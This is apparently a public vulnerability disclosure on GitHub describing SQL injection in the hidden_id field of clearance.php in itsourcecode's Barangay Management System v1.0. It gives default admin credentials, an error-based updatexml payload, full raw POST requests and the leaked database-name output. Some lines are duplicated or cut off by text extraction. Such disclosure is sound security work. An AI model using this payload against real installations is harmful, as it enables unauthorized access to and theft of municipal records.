HKD01l / bug_report Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / itsourcecode.com / barangay-management-system / SQLi-1.md

HKD01l Create SQLi-1.md History

1 contributor

34 lines (24 sloc) 1.5 KB

Barangay Management System v1.0 by itsourcecode.com has SQL injection

BUG_Author: QiaoRui feng

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

vendors: https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/

Vulnerability File: /bmis/pages/clearance/clearance.php


Vulnerability location: /bmis/pages/clearance/clearance.php,hidden_id

[+] Payload: hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> hidden_id

```
POST /bmis/pages/clearance/clearance.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/bmis/pages/clearance/clearance.php
Cookie: sessions=aj0k5o11d743ingah9kp1b0ejntrqer6; PHPSESSID=fbu82ocu8kd37b5b20uqq71
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 209

hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&txt_edit_cn
```



```
POST
/bmis/pages/clearance/clearance.php
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,appli
cation/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer:
http://192.168.1.19/bmis/pages/cleara
nce/clearance.php
Cookie:
sessions=aj0k5o11d743ingah9kp1b0ejntr
qer6;
PHPSESSID=fbu82ocu8kd37b5b20uqq71a35;
 _ga=GA1.1.1382961971.1655097107;
_gid=GA1.1.804632123.1655097107
Connection: close
Content-Type:
application/x-www-form-urlencoded
Content-Length: 209

hidden_id=1' and
updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&txt_edit_cnum
=1&txt_edit_findings=1&txt_edit_purpo
se=1&txt_edit_ornum=1&txt_edit_amount
=1&btn_save=Save&table_length=10&tabl
```

```
                                    <input name="txt_findings" class="form-control input-sm" ty
placeholder="Findings"/>
                                </div>
                                <div class="form-group">
                                    <label>Purpose:</label>
                                    <input name="txt_purpose" class="form-control input-sm" typ
placeholder="Purpose"/>
                                </div>
                                <div class="form-group">
                                    <label>OR Number:</label>
                                    <input name="txt_ornum" class="form-control input-sm" type
placeholder="OR Number"/>
                                </div>
                                <div class="form-group">
                                    <label>Amount:</label>
                                    <input name="txt_amount" class="form-control input-sm" type
placeholder="Amount"/>
                                </div>
                            </div>
                        </div>

                    </div>
                    <div class="modal-footer">
                        <input type="button" class="btn btn-default btn-sm" data-dismiss="modal"
value="Cancel"/>
                        <input type="submit" class="btn btn-primary btn-sm" name="btn_add" value
Clearance"/>
                    </div>
                </div>
              </div>
              </form>
            </div>
            Error: XPATH syntax error: '~db_barangay~'
```